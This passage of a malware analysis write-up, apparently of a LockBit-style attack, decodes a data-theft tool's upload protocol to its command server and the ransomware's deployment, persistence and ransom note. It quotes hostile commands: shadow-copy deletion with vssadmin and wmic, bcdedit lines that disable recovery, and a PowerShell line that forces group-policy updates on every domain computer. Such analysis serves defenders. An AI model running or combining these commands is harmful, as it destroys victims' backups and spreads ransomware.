6c 6f 63 6b 26 70 63 6e 61 6d 65 3d 57 49 4e 2d       | lock&pcname=WIN-
52 4e 34 41 31 44 37 49 4d 36 4c 26                   | RN4A1D7IM6L&
```

```
<KEY>&filesize=422307&framesize=32535&framenum=-0&filecrc=81415826272946403 41
&filename=b.docx&pcname=WIN-RN4A1D7IM6L&<ENCODED_DATA>

filenum=-0 tells the C2 about the first frame being uploaded for a specific
file. This variable keeps incrementing e.g.

<KEY>&filesize=422307&framesize=32535&framenum=1&filecrc=81415826272946403 41&
filename=b.docx&pcname=WIN-RN4A1D7IM6L&<ENCODED_DATA>
```


```
E8 D8220000          | call v3.140006028
4C:8D05 71630000     | lea r8,qword ptr ds:[14000A0C8]     // KEY -> "jkrenugbiowenuyfboiwenuyIUONbefuwu849f"
48:8D15 4E480000     | lea rdx,qword ptr ds:[1400085AC]    // key
48:8B4C24 20         | mov rcx,qword ptr ss:[rsp+20]
E8 B8180000          | call v3.140005620
4C:8B4424 30         | mov r8,qword ptr ss:[rsp+30]
48:8D15 44480000     | lea rdx,qword ptr ds:[1400085B8]    // data
48:8B4C24 20         | mov rcx,qword ptr ss:[rsp+20]
E8 A2180000          | call v3.140005620
41:B8 0A000000       | mov r8d,A                           // Provide a carriage return i.e. '\n' A = '\n'


48:8D15 1A480000     | lea rdx,qword ptr ds:[1400085C0]    // filesize


48:8D15 FF470000     | lea rdx,qword ptr ds:[1400085D0]    //  framesize


48:8D15 E0470000     | lea rdx,qword ptr ds:[1400085E0]    //  framenum


48:8D15 BE470000     | lea rdx,qword ptr ds:[1400085F0]    // filecrc


48:8B15 DD6B0000     | mov rdx,qword ptr ds:[14000AA78]    // &L"uploadFile.php"
```

This payload is used to exfiltrate data. It tries to access

```
0000  53 6f 66 74 77 61 72 65 5c 4d 69 63 72 6f 73 6f 66 74 5c 54 72 61 63 69  Software\Microsoft\Traci
0018  6e 67 00                                                                  ng

0000  53 6f 66 74 77 61 72 65 5c 4d 69 63 72 6f 73 6f 66 74 5c 54 72 61 63 69  Software\Microsoft\Traci
0018  6e 67 5c 76 33 5f 52 41 53 4d 41 4e 43 53 00                           ng\<executableName>_RASMANCS
```

RegOpenKeyExA (HKEY_LOCAL_MACHINE, "Software\Microsoft\Tracing\<executableName>_RASMANCS", 0, KEY_READ, 0x000000000ad4f490)


Observed on the disk was increase in IO as files are being exfiltrated/ uploaded to the attacker:



If the payload is not able to communicate with the C2 or an error is returned, this can cause the executable to stop. The executable can be stopped using the powershell framework to first find and then stop the terminal session process:

```
CreateProcess ( NULL, "powershell.exe -nop -w hidden -C "$ppid = (gwmi win32_process | ? processid -eq  $PID).
parentprocessid; $proc = Get-Process -FileVersionInfo -Id $ppid; Stop-Process -Force -ErrorAction
SilentlyContinue -Id $ppid; $buff = [byte[]]@(, 0 * 1mb); Set-Content -Pa, NULL, NULL, FALSE, 0, NULL, NULL, ... )
```

FLOW:



On the wire the trojan uses a key to communicate to the C2

Once the payload decides to upload files, the files are sent using base64 encoding along with the file information appended to the end.

```
51 35 73 6e 48 76 4a 77 38 41 44 77 41 50 41 50        | Q5snHvJw8ADwAPAP
38 50 41 41 38 41 44 77 41 50 41 41 38 41 44 77        | 8PAA8ADwAPAA8ADw
41 50 41 41 38 41 2f 77 38 41 44 77 41 50 41 41        | APAA8A/w8ADwAPAA
38 41 44 77 41 50 41 41 38 41 44 77 41 48 44 77        | 8ADwAPAA8ADwAHDw
41 50 41 41 51 41 26 66 69 6c 65 73 69 7a 65 3d        | APAAQA&filesize=
35 36 38 33 32 26 66 72 61 6d 65 73 69 7a 65 3d        | 56832&framesize=
33 32 35 33 35 26 66 72 61 6d 65 6e 75 6d 3d 2d        | 32535&framenum=-
30 26 66 69 6c 65 63 72 63 3d 2d 2b 26 66 69 6c        | 0&filecrc=-+&fil
65 6e 61 6d 65 3d 64 6d 6c 2e 64 6f 63 26 70 63        | ename=dml.doc&pc
6e 61 6d 65 3d 57 49 4e 2d 38 43 39 53 31 55 41        | name=WIN-8C9S1UA
4d 55 45 52 26                                         | MUER&
```

Once the process is complete, the executable will send the following


```
66 72 61 6d 65 73 69 7a 65 3d 33 32 35 33 35 26        | framesize=32535&
66 72 61 6d 65 6e 75 6d 3d 2d 30 26 66 69 6c 65        | framenum=-0&file
63 72 63 3d 31 26 66 69 6c 65 6e 61 6d 65 3d 2e        | crc=1&filename=.
6c 6f 63 6b 26 70 63 6e 61 6d 65 3d 57 49 4e 2d        | lock&pcname=WIN-
38 43 39 53 31 55 41 4d 55 45 52 26                    | 8C9S1UAMUER&
```

The data is received by using recv() function

```
recv ( 860, 0x000000000012ee40, 1, MSG_PEEK )    // MSG_PEEK is used to make sure the data is received from the beginning of the queue. This may throw an exception if the data buffer is all or a non-blocking socket tries to read empty data.
```

Traffic upload pattern (Observed data as follows):

TIME	PACKETS	BYTES
9:52:37 AM.648,	200	3,095,258,
9:53:00 AM.780,	200	3,108,687,
9:53:22 AM.396,	200	3,092,586,
9:53:45 AM.007,	200	3,022,532,
9:54:07 AM.065,	200	3,082,932,
9:54:29 AM.887,	197	2,891,620,
9:54:51 AM.128,	103	1,585,188,
9:56:57 AM.915,	200	3,095,258,
9:57:22 AM.408,	200	3,108,687,
9:57:43 AM.937,	200	3,092,586,
9:58:08 AM.557,	200	3,022,532,
9:58:30 AM.373,	200	3,082,932,
9:58:51 AM.871,	197	2,891,620,
9:59:12 AM.890,	103	1,585,188,



Lets look at an example where file a.doc is being exfiltrated

First the backdoor will read the files using the following code flow:

```
call      qword [imp_lstrcpyW]
mov       rdx, qword [rsp+0x58+var_30]          // A pointer to WIN32_FIND_DATA structure
mov       rcx, qword [rsp+0x58+var_20]          // FileName for the function
call      qword [imp_FindFirstFileW]           // call FindFirstFileW with the right data structures
```

This translates to the following:


```
hFind = FindFirstFileW(fileName, rdx);
   if (hFind != INVALID_HANDLE_VALUE) {
         do {

         ..
         ..


         } while (FindNextFileW(hFind, rdx) != 0x0);
         FindCloseFile(hFind);
   }
```

The file is read and the buffer is sent out in following manner:

<KEY>&filesize=421316&framesize=32535&framenum=-0&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=1&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=2&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=3&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=4&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=5&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=6&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=7&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=8&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=9&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=10&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=11&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=12&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=13&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=14&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=15&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=16&filecrc=722150850379944762&filename=a.doc&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=-0&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=1&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=2&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=3&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=4&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=5&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=6&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=7&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=8&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=9&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=10&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=11&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=12&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=13&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=14&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>
<KEY>&filesize=421316&framesize=32535&framenum=15&filecrc=722150850379944762&filename=a.docx&pcname=WIN-RN4A1D7IM6L&\n<ENCODED_DATA>

THE RANSOMWARE


As previously mentioned, a GPO is used to deploy the payload to domain machines. Following deployment, a task called **Comp_sys** is used to run the payload. The basic flow is pretty straightforward.



Network activity is significantly increased due to scanning of epmap & microsoft-ds (SMB) services:

08-05-2021 02:41:27		10.0.0.188	I-to-I	10.0.0.11	135	**
08-05-2021 02:41:27		10.0.0.188	I-to-I	10.0.0.11	445	**
08-05-2021 02:41:27		10.0.0.188	I-to-I	10.0.0.10	445	**
08-05-2021 02:41:27		10.0.0.188	I-to-I	10.0.0.11	135	**
08-05-2021 02:41:27		10.0.0.188	I-to-I	10.0.0.11	445	**
08-05-2021 02:41:27		10.0.0.188	I-to-I	10.0.0.10	445	**
08-05-2021 02:41:28		10.0.0.188	I-to-I	10.0.0.11	135	**
08-05-2021 02:41:28		10.0.0.188	I-to-I	10.0.0.11	445	**
08-05-2021 02:41:28		10.0.0.188	I-to-I	10.0.0.10	445	**

For the purpose of speed the payload encrypts files partially



Privileges are elevated to activate COM classes.

movzx edx,word ptr ds:[ecx+403C80] // Elevation:Administrator!new: GUID ***This returns an instance of the COM class specified by guid***

The ransomware payload drops a file in each folder with the **ransom note**

0FB735 C43E4000 | movzx esi,word ptr ds:[403EC4] // RESTORE-MY-FILES.TXT


The ransomware is able to encrypt files very quickly (depending on the system resources). It runs the following commands using (int32_t)CreateProcessW();


```
vssadmin Delete Shadows /All /Quiet
wmic SHADOWCOPY DELETE
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

VSSADMIN is a windows process that manages volume shadow copies. This process is used to maintain a file backup and restore files to the last known state. It makes sense for a ransomware to delete the shadow copy to make sure the files can't be restored in such fashion.

HINT: ***Its always a great idea to have a proper backup***

File encryption is done quickly with a new pid or thread for each file. Its clear that the developers have improved their tactics to make the ransomware payload multi-threaded. By examining some of the historical data and memory dumps, I created the following process tree for the linear spawning.





TID view (*A new thread was created to spawn each file*)

Lateral movement begins with **int32_t GetLogicalDrives**(), followed by.

```
kernelbase.GetDriveTypeW>
call dword ptr ds:[<&GetDriveTypeW>]
and dword ptr ss:[ebp-430],0
mov dword ptr ss:[ebp-434],41E
cmp eax,4
call dword ptr ds:[<&GetDriveTypeW>]
cmp eax,3
```

It looks for the **return value**: Return value 4 = ***REMOTE DRIVE***


It uses network-**shares** and **sysvol**:

```
0040275C  5C 00 73 00 79 00 73 00 76 00 6F 00 6C 00 5C 00  \.s.y.s.v.o.l.\.
0040276C  00 00 00 00 5C 00 73 00 63 00 72 00 69 00 70 00  ....\.s.c.r.i.p.
```

Powershell is used to get AD info from OU and apply gpupdate.

```
00402FB8  70 00 6F 00 77 00 65 00 72 00 73 00 68 00 65 00  p.o.w.e.r.s.h.e.
00402FC8  6C 00 6C 00 2E 00 65 00 78 00 65 00 20 00 2D 00  l.l...e.x.e. .-.
00402FD8  43 00 6F 00 6D 00 6D 00 61 00 6E 00 64 00 20 00  C.o.m.m.a.n.d. .

Get-ADComputer -filter * -Searchbase '%s' | foreach{ Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0}


00403120  67 00 70 00 75 00 70 00 64 00 61 00 74 00 65 00  g.p.u.p.d.a.t.e.
00403130  2E 00 65 00 78 00 65 00 00 00 00 00 2F 00 66 00  ..e.x.e...../.f.
00403140  6F 00 72 00 63 00 65 00 00 00 00 00 5C 00 5C 00  o.r.c.e.....\.\.
```

File renaming is done by the following code flow:



Following file encryption, the payload then drops a *.hta* file to lock the screen:

```
| mov eax,dword ptr ss:[ebp-4]          |
| mov word ptr ds:[eax+2],dx            |
| mov ecx,2                             |
| shl ecx,1                             |
| mov dx,word ptr ds:[ecx+403490]       |    // DROP Ransomware hta file
| mov word ptr ss:[ebp-11C],dx          |
| push 57                               |
| mov ecx,dword ptr ss:[ebp-4]          |
| call x_payload.4142F0                 |
```

```
73 00 73 00 65 00 6E 00 67 00 65 00 72 00 2C 00 s.s.e.n.g.e.r.,.
20 00 77 00 65 00 20 00 77 00 69 00 6C 00 6C 00  .w.e. .w.i.l.l.
20 00 6E 00 65 00 76 00 65 00 72 00 20 00 6B 00  .n.e.v.e.r. .k.
6E 00 6F 00 77 00 20 00 79 00 6F 00 75 00 72 00 n.o.w. .y.o.u.r.
20 00 72 00 65 00 61 00 6C 00 20 00 6E 00 61 00  .r.e.a.l. .n.a.
6D 00 65 00 2C 00 20 00 69 00 74 00 20 00 6D 00 m.e.,. .i.t. .m.
65 00 61 00 6E 00 73 00 20 00 79 00 6F 00 75 00 e.a.n.s. .y.o.u.
72 00 20 00 70 00 72 00 69 00 76 00 61 00 63 00 r. .p.r.i.v.a.c.
79 00 20 00 69 00 73 00 20 00 67 00 75 00 61 00 y. .i.s. .g.u.a.
72 00 61 00 6E 00 74 00 65 00 65 00 64 00 2E 00 r.a.n.t.e.e.d...
00 00 00 00 00 00 00 00 49 00 66 00 20 00 79 00 ........I.f. .y.
6F 00 75 00 20 00 77 00 61 00 6E 00 74 00 20 00 o.u. .w.a.n.t. .
74 00 6F 00 20 00 63 00 6F 00 6E 00 74 00 61 00 t.o. .c.o.n.t.a.
63 00 74 00 20 00 75 00 73 00 2C 00 20 00 75 00 c.t. .u.s.,. .u.
73 00 65 00 20 00 54 00 6F 00 78 00 49 00 44 00 s.e. .T.o.x.I.D.
3A 00 20 00 33 00 30 00 38 00 35 00 42 00 38 00 :. .3.0.8.5.B.8.
```

HTA FILE:

Persistence is applied by using the following registry values

```
004033E0  53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00  S.O.F.T.W.A.R.E.
004033F0  5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00  \.M.i.c.r.o.s.o.
00403400  66 00 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00  f.t.\.W.i.n.d.o.
00403410  77 00 73 00 5C 00 43 00 75 00 72 00 72 00 65 00  w.s.\.C.u.r.r.e.
00403420  6E 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00  n.t.V.e.r.s.i.o.
00403430  6E 00 5C 00 52 00 75 00 6E 00 00 00 00 00 00 00  n.\.R.u.n.......
00403440  7B 00 32 00 43 00 35 00 46 00 39 00 46 00 43 00  {.2.C.5.F.9.F.C.
00403450  43 00 2D 00 46 00 32 00 36 00 36 00 2D 00 34 00  C.-.F.2.6.6.-.4.
00403460  33 00 46 00 36 00 2D 00 42 00 46 00 44 00 37 00  3.F.6.-.B.F.D.7.
00403470  2D 00 38 00 33 00 38 00 44 00 41 00 45 00 32 00  -.8.3.8.D.A.E.2.
00403480  36 00 39 00 45 00 31 00 31 00 7D 00 00 00 00 00  6.9.E.1.1.}.....
```

Under key.


HKCU\Software\Microsoft\Windows\CurrentVersion\Run\{00CD9EDF-1C1C- E787-A34E-A30657F12DD7}

The Ransom

```
00404670  73 00 69 00 74 00 65 00 20 00 76 00 69 00 61 00  s.i.t.e. .v.i.a.
00404680  20 00 54 00 6F 00 72 00 20 00 6F 00 72 00 20 00   .T.o.r. .o.r. .
00404690  42 00 72 00 61 00 76 00 65 00 20 00 42 00 72 00  B.r.a.v.e. .B.r.
004046A0  6F 00 77 00 73 00 65 00 72 00 00 00 00 00 00 00  o.w.s.e.r.......
004046B0  68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 6C 00  h.t.t.p.:././.l.
004046C0  6F 00 63 00 6B 00 62 00 69 00 74 00 61 00 70 00  o.c.k.b.i.t.a.p.
004046D0  74 00 36 00 76 00 78 00 35 00 37 00 74 00 33 00  t.6.v.x.5.7.t.3.
004046E0  65 00 65 00 71 00 6A 00 6F 00 66 00 77 00 67 00  e.e.q.j.o.f.w.g.
```

The ransom fee is variable, set by the attacker depending on the significance of the files they believe they have obtained (but common to be in the $millions). If the ransom is not paid (and on time), the attacker will either leak the files or sell to another interested party. In few cases, the ransom price was set to $20Million.

The attacker can also share info on stolen data via **deep paste**. This info is shared with the victim to show that the attackers got the actual files.



One can communicate with the hacker. Here is a quick screen-shot.